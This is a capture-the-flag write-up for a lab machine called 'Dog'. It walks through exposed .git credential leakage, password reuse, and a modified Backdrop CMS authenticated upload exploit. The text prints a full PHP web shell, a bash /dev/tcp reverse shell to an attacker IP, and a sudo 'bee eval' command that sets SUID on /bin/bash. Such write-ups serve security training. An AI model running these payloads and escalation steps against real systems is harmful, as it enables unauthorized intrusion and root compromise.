Web site with exposed .git endpoint results in exposed credentials. These are used to login to the website and exploit the cms via file exploit after minor modifications to a known exploit. This results in a shell which can be used to enumerate more users which are vulnerable to password reuse. This user has sudo privileges to a bee php file which can be used to evaluate arbitrary php code as root and gain an elevated shell.
Table of contents
Open Table of contents
Enumeration
nmap scan
┌──(kali㉿kali)-[~/ctf/dog]
└─$ nmap -sC -sV 10.10.11.58 -p- --open
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 06:38 EDT
Nmap scan report for dog.htb (10.10.11.58)
Host is up (0.092s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-title: Home | Dog
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Note from the above scan Git repository found!
git-dumping
$ git-dumper http://dog.htb/ dog.gitassessment of repository

Interesting web files. Settings.php contains credentials.
shell.zip and exploit.py are files i made earlier.
──(kali㉿kali)-[~/ctf/dog/dog.git]
└─$ cat settings.php
<?php
...
 * Database configuration:
...
$database = 'mysql://`root:BackDropJ2024DS2024`@127.0.0.1/backdrop';
These unfortunately are not valid ssh credentials for root@dog.htb.
enumerating the website
$ dirsearch -u http://dog.htb

[07:00:58] 200 -  337KB - /.git/index
[07:00:59] 403 -  272B  - /.php
[07:01:18] 301 -  301B  - /core  ->  http://dog.htb/core/
[07:01:23] 301 -  302B  - /files  ->  http://dog.htb/files/
[07:01:23] 200 -  593B  - /files/
[07:01:27] 200 -    4KB - /index.php
[07:01:27] 404 -    2KB - /index.php/login/
[07:01:29] 200 -  453B  - /layouts/
[07:01:30] 200 -    7KB - /LICENSE.txt
[07:01:33] 301 -  304B  - /modules  ->  http://dog.htb/modules/
[07:01:33] 200 -  400B  - /modules/
[07:01:41] 200 -    5KB - /README.md
[07:01:42] 200 -  528B  - /robots.txt
[07:01:43] 403 -  272B  - /server-status/
[07:01:43] 403 -  272B  - /server-status
[07:01:44] 200 -    0B  - /settings.php
[07:01:45] 301 -  302B  - /sites  ->  http://dog.htb/sites/
[07:01:49] 301 -  303B  - /themes  ->  http://dog.htb/themes/
[07:01:49] 200 -  451B  - /themes/

We can see the website is using backdropcms. Searching google for exploits shows that there is an existing authenticated RCE for 1.27.1
We also see a web login. /index.php/login/ which is visible from the home page.

It appears that there are no further points of exploitation without valid credentials. We can test for authentication with root:BackDropJ2024DS2024 and also brute force the weblogin for users and credentials.
It is also possible however that there are more users and credentials in the .git repository that may be vulnerable to password reuse. We can search for company emails to find potential usernames.
Searching for users in .git
└─$ grep -r "@dog.htb"
"tiffany@dog.htb"
It is also possible to discover tiffany directly through the exposed /files directory:
http://dog.htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json
_config_name    "update.settings"
_config_static  true
update_cron 1
update_disabled_extensions  0
update_interval_days    0
update_url  ""
update_not_implemented_url  "https://github.com/backdrop-ops/backdropcms.org/issues/22"
update_max_attempts 2
update_timeout  30
update_emails
0   "**tiffany**@dog.htb"
update_threshold    "all"
update_requirement_type 0
update_status   []
update_projects []
We can authenticate to the website with the tiffany user reusing the previously discovered password.
Exploitation
Now that we have opened up authenticated exploits such as this one from exploitdb for backdropcms we can investigate further.
def create_zip(info_path, php_path):
    zip_filename = "shell.zip"
    with zipfile.ZipFile(zip_filename, 'w') as zipf:
        zipf.write(info_path, arcname='shell/shell.info')
        zipf.write(php_path, arcname='shell/shell.php')
    return zip_filename
...
    print("Go to " + url + "/admin/modules/install and upload the " +
          zip_filename + " for Manual Installation.")
    time.sleep(2)

    print("Your shell address:", url + "/modules/shell/shell.php")
We can see it creates a .zip file with a .php web shell and info. And uploads it as a module to the cms. We can also see in the second block that it provides manual instructions to upload the .zip file. In any instance it gets blocked.

We can see the server has been configured to only accept (tar tgz gz bz2.) extensions.
Creating .tar file with a web shell in it.
We can just unzip the original exploit zip file and then tar the contents. Using the same webshell which I will share below.
    <html>
    <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
    <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
    <input type="SUBMIT" value="Execute">
    </form>
    <pre>
    <?php
    if(isset($_GET['cmd']))
    {
    system($_GET['cmd']);
    }
    ?>
    </pre>
    </body>
    </html>
tar -cvf shell.tar shell/shell.info shell/shell.phpAfter uploading this module, and quickly navigating to /modules.
the server seems to delete the files after a minute or so…
We can use the webshell to execute a reverse shell.

bash -c 'exec bash -i &>/dev/tcp/10.10.14.12/4444 <&1'nc -lvnp 4444
listening on [any] 4444 ...
ls
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.58] 46692
bash: cannot set terminal process group (952): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ ls
shell.info
shell.php
bash-5.0$
Escalation
listing home folder
$ ls /home

jobert
johncusack
testing for password reuse with new usernames
┌──(kali㉿kali)-[~]
└─$ ssh jobert@dog.htb
jobert@dog.htb's password:
Permission denied, please try again.
jobert@dog.htb's password:

┌──(kali㉿kali)-[~]
└─$ ssh johncusack@dog.htb
johncusack@dog.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)
checking sudo privileges
sudo -l

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
As standard with sudo. I did check GTFO bins. However I could not find anything. So /bin/bee had to be enumerated further.
We can check the permissions and see it’s php.
$ ls -la /usr/local/bin/bee
lrwxrwxrwx 1 root root 26 Jul  9  2024 /usr/local/bin/bee -> /backdrop_tool/bee/bee.php
trying to edit the file
$ echo "test" >> /usr/local/bin/bee
-bash-5.0$ lrwxrwxrwx 1 root root 26 Jul  9  2024 /usr/local/bin/bee -> /backdrop_tool/bee/bee.php
-bash: /backdrop_tool/bee/bee.php: Permission denied
The file cannot be edited directly.
/usr/local/bin/bee is a symlink pointing to /backdrop_tool/bee/bee.php despite the symlink having full permissions. It is not directly possible to edit it. Nor is it possible to edit /backdrop_tool/bee/bee.php.
executing the bee binary
We get more information including information on a supposed eval function.

We can run the bee binary as sudo, with the eval function, executing arbitrary code as the root user.
We need to initiate the program in someway to access this functionality however otherwise the following error is shown.
The required bootstrap level for 'eval' is not ready.execute bee to escalate
Initiate program, and change the bash stickybit to the permission of the root user.
Because root owns the file and when running sudo bee, chmod will set the /bin/bash stickybit to root, such that any other user running the bash binary will execute it as the root user.
sudo /usr/local/bin/bee --root=/var/www/html eval "echo shell_exec('chmod u+s /bin/bash');"
executing bash
bash-p-p preserves permissions, due to it by default for security reasons not directly execute bash with the stickybit permissions.
root
bash-5.0# whoami
**root**